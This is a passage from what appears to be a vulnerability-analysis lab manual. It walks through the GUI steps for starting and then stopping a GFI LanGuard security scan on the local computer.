


26. A **GFI LanGuard** pop-up appears on the main window of the application; click **Continue evaluation**.




Module 05 – Vulnerability Analysis

27. The **GFI LanGuard** main window appears, and it begins to inspect the security status of the local computer.
28. Click **Launch a Scan or View details.**



Module 05 – Vulnerability Analysis

29. A window indicates that a scan on the local machine is already in progress.




30. Click **Stop** to halt the vulnerability scan on the host machine.

Note: If the **Stop scanning confirmation** pop-up appears, click **Yes**.

Note: The scan might take time to stop.

